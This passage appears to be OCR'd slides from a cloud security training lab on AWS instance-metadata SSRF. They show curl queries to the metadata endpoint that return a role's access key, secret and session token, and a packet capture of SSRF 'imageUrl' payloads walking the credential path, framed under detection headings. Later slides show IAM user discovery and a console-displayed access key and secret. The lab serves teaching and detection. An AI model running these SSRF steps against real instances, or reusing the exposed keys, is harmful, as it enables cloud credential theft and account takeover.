
```
[ec2-user@ip-172-31-17-139 ~]$ curl 169.254.169.254/latest/meta-data/iam/security-credentials
temp-cloud-atttacker-role
```

Return Instance Profile/Role Credentials


169.254.169.254/latest/meta-data/iam/security-credentials/temp-cloud-attacker-role

```
[ec2-user@ip-172-31-17-139 ~]$ curl 169.254.169.254/latest/meta-data/iam/security-credentials/temp-cloud-atttacker-role
{
  "Code" : "Success",
  "LastUpdated" : "2024-05-07T07:19:53Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAWXR6N3YWCHYNGAXZ",
  "SecretAccessKey" : "N59ZpSBAM/l4YTatOoW6/xaqfRq3gEGKo1Jp0teA",
  "Token" : "IQoJb3JpZ2luX2VjEHcaCXVzLWVhc3QtMiJGMEQCIAqmLPnSVxeaXwczCwGRgCwTC+rWe2rErQsNiev5VTy6AiBCj0VZXEy5OJnftNRzjm+BRFe2bxAekuRsnk0QYbYopirGBQjQ/////////8BEAAaDDQ2MjkxMzY1ODQxMiIMS
rkp6PB1rae7mFkKpoFQuFWv4otge3kK6bHiIq10tl8OpW/zxqigFFRb44gSeGqNEv1iIgiBL3L/HmT273jhIb0oVvHfsMObI4VmrecBM8cE9T9aMeSSkDJ0QtPUlbfr8E3e3X+lwGOMTr1iTOL1QdCu2gtEmlZpq/NgcSIpAxdH74qIZ1LpF6NsNVQ
7nETzHxbzwcM61Ysnp+Fre5QrnC3lBqydQA9RxU900w5E9Wr+o8cSHNV5LW2m3ZBiKyQFYuM1CcmbSml7tJ+UaMmlSlxvNAtOu+WiEnrFSFS4po6Ilr+viPdttZOfdQvXHtiENEOMKvN9+yQOswJQipJL6y2CiGXFCLXXttX3YU/dqHp5kc2EknEeX
8InVvZsHihzm0KsBm85qIorbUP31O4Af0PnWrBlvYgs072SZxtxwQvDK2L8Hrj056GGMDOOgXSabNKz57ASdJi+EeGi71v01+BL+sgiR2jpuoRVuGZ1XTievaUFVF34ufZkpf153CDqvJOAIfoZiVjAkrTK97FneRa/be3fCwF91ZF0PSYS94P00f/
cXL7/rXbEc8zE39zuxUS9UfjfJfeD/+f0eo3W0X+s/1mJ2/FZGq6LwE03Z3IJHK3B+/gvBvpSgIsirJ7+2tiO/+xld6gn5cC9rZ6YUD7UQ0LZ/yauQOc4kCYQXiClpHcydA2Q/RPueY5kcYVG+xv4DektXsnTt3QxeTRz4J3RN4BsBf/AleN/A6cJw
+Pkdx4XlAICD/p2Ub1mXdlJE8GldFB6L1y7CyQ6qClaaNl2OIXONB3Rk6C0L/mrCfE06kXZy8cQNskm9tKcdccIiEnwmhft7m8ZNjKDZ/tBX3Ku3QoDTwjkTUJmWBQ3fZFwedIJ1PPMblWkQqiykDRp29NS7eVMO+r57EGOrIB1fE4YsVmTPCrg08u
+evKFSoBRf8kjaeZNFkwJTprA0wl9BSMlD2uEFiBqhtEIBWR1pz4+PA24unKa1BKDu36yVG3AgFr8VSHBzgy6ZG6KsBLflCIK3G124JvvVOc3ckjp7zqFKI32c6X4+m3pOItVkGvDhK7Ar6Lb1nMsPUWLUQJ5fEO5lPSbckYhb0w523HbjVOyhI6oX
YXSRcCHRBdMorlC9WeWPjCITUPgSwHbDlA==",
```

IMDS SERVER SIDE REQUEST FORGERY




IMDS SERVER SIDE REQUEST FORGERY



LAB!
INITIAL ACCESS

rmisc-lab-initial-setup.checksomebytes.com

DETECT: INITIAL ACCESS




Access Logs OR Network Traffic


DETECT: INITIAL ACCESS


```
reading from file juice-access.pcap, link-type EN10MB (Ethernet), snapshot length 262144
dropped privs to tcpdump
1715589066.946062 IP 172.31.52.145.4000 > 38.15.35.127.51389: Flags [.], ack 1427, win 479, length 0
E..(..@.......4.&.#..........t..P...*Y..
1715589066.946075 IP 38.15.35.127.51389 > 172.31.52.145.4000: Flags [P.], seq 1427:1473, ack 1, win 1026, length 46
E(.V..@.q.J.&.#...4......t......P...W=..imageUrl=http%3A%2F%2F169.254.169.254%2Flatest
1715589066.946079 IP 172.31.52.145.4000 > 38.15.35.127.51389: Flags [.], ack 1473, win 479, length 0
E..(..@.......4.&.#..........t.:P...*Y..
1715589066.946416 IP 38.15.35.127.51388 > 172.31.52.145.4000: Flags [.], ack 1, win 1026, length 0
--



1715589080.968636 IP 38.15.35.127.51390 > 172.31.52.145.4000: Flags [P.], seq 1427:1485, ack 1, win 1026, length 58
E(.b..@.p.Kn&.#...4......~..w,..P...O...imageUrl=http%3A%2F%2F169.254.169.254%2Flatest%2Fmeta-data
1715589080.968675 IP 172.31.52.145.4000 > 38.15.35.127.51399: Flags [S.], seq 2154073220, ack 2852470015, win 62727, options [mss 8961,no
E..4..@.......4.&.#......d....<.....*e....#.........
1715589080.968705 IP 172.31.52.145.4000 > 38.15.35.127.51390: Flags [.], ack 1427, win 479, length 0
--



1715589089.434985 IP 38.15.35.127.51400 > 172.31.52.145.4000: Flags [P.], seq 1427:1491, ack 1, win 1026, length 64
E(.h..@.p.KX&.#...4.....C....~..P...u...imageUrl=http%3A%2F%2F169.254.169.254%2Flatest%2Fmeta-data%2Fiam
1715589089.435004 IP 172.31.52.145.4000 > 38.15.35.127.51400: Flags [.], ack 1427, win 479, length 0
E..(.*@....f..4.&.#......~..C...P...*Y..
1715589089.435017 IP 172.31.52.145.4000 > 38.15.35.127.51400: Flags [.], ack 1491, win 479, length 0
--
1715589096.609936 IP 172.31.52.145.4000 > 38.15.35.127.51411: Flags [.], ack 1427, win 479, length 0
E..(.y@...K...4.&.#......ll...f.P...*Y..
1715589096.609949 IP 38.15.35.127.51411 > 172.31.52.145.4000: Flags [P.], seq 1427:1517, ack 1, win 1026, length 90
E(....@.q.J(&.#...4.......f..ll.P...{...imageUrl=http%3A%2F%2F169.254.169.254%2Flatest%2Fmeta-data%2Fiam%2Fsecurity-credentials%2F
1715589096.609954 IP 172.31.52.145.4000 > 38.15.35.127.51411: Flags [.], ack 1517, win 479, length 0
E..(.z@...K...4.&.#......ll...gNP...*Y..
1715589096.612911 IP 172.31.52.145.4000 > 38.15.35.127.51411: Flags [P.], seq 1:427, ack 1517, win 479, length 426
--
1715589137.698435 IP 172.31.52.145.4000 > 38.15.35.127.51450: Flags [.], ack 1427, win 479, length 0
E..(.*@....f..4.&.#......U..3.o.P...*Y..
1715589137.698443 IP 38.15.35.127.51450 > 172.31.52.145.4000: Flags [P.], seq 1427:1502, ack 1, win 1026, length 75
E(.s..@.p.K"&.#...4.....3.o..U..P.......imageUrl=http%3A%2F%2F169.254.169.254%2Flatest%2Fmeta-data%2Fec2-limited-01
1715589137.698449 IP 172.31.52.145.4000 > 38.15.35.127.51450: Flags [.], ack 1502, win 479, length 0
E..(.+@....e..4.&.#......U..3.o.P...*Y..
```

DISCOVERY

AWS ACCESS


Manage console access
Manage DistrictUser's AWS console access and password.
Console access
Enable
Disable
Disabling removes the pre-existing password.
Cancel
Apply


Access key
If you lose or forget your secret access key, you cannot retrieve it. Instead, create a new access key and make the old key ina
Access key
Secret access key
AKIA4EHKV54SMK3P42JE
jxWoFgm6pE8fVKyKkS4yRwCR2xh7W+2zYlX7MjhB
Hi


aws
Services
Search
[Alt+S]
Identity and Access Management (IAM)
Search IAM
Dashboard
Access management
User groups
Users
Roles
Policies
IAM
Users
Users (3) Info
An IAM user is an identity with long-term credentials that is used to in
Search
User name
Path
CanyonUser
/
m.bella
/
persistenceLab
/


[cloudshell-user@ip-10-4-56-43 ~]$ aws iam list-users
{
"Users": [
{
"Path": "/",
"UserName": "CanyonUser",
"UserId": "AIDAUA3RKT66SIS5AROEJ",
"Arn": "arn:aws:iam::276726194109:user/CanyonUser",
"CreateDate": "2023-08-25T18:56:49+00:00"
},
{
"Path": "/",
"UserName": "m.bella",
"UserId": "AIDAUA3RKT66XWBQ7D4DG",
"Arn": "arn:aws:iam::276726194109:user/m.bella",
"CreateDate": "2023-08-25T18:57:28+00:00"
},
{
"Path": "/",
"UserName": "persistenceLab",
"UserId": "AIDAUA3RKT66S6UN5OAJF",
"Arn": "arn:aws:iam::276726194109:user/persistenceLab",
"CreateDate": "2023-08-25T19:01:05+00:00"
}
]
}

AWS CLI

```
aws <service> <action> <options>
```

```
aws iam list-users
```

```
aws ec2 stop-instances –—instance-ids i-1234567890abcdef0
```

AWS CLI

```
[ec2-user@ip-172-31-50-46 ~]$ aws iam list-users
{
    "Users": [
        {
            "Path": "/",
            "UserName": "apollo-config-01",
            "UserId": "AIDA4EHKV54SITRAKBW4Q",
            "Arn": "arn:aws:iam::833715826468:user/apollo-config-01",
            "CreateDate": "2024-05-14T06:14:33+00:00"
        },
        {
            "Path": "/",
            "UserName": "AWSCloudAdmin",
            "UserId": "AIDA4EHKV54SK53HXWINQ",
            "Arn": "arn:aws:iam::833715826468:user/AWSCloudAdmin",
            "CreateDate": "2022-12-15T13:46:57+00:00"
        },
        {
            "Path": "/",
            "UserName": "creds_default_profile",
            "UserId": "AIDA4EHKV54SLCJGTYDYA",
            "Arn": "arn:aws:iam::833715826468:user/creds_default_profile",
            "CreateDate": "2023-09-14T16:52:30+00:00"
        },
        {
            "Path": "/",
            "UserName": "ec2-read",
```

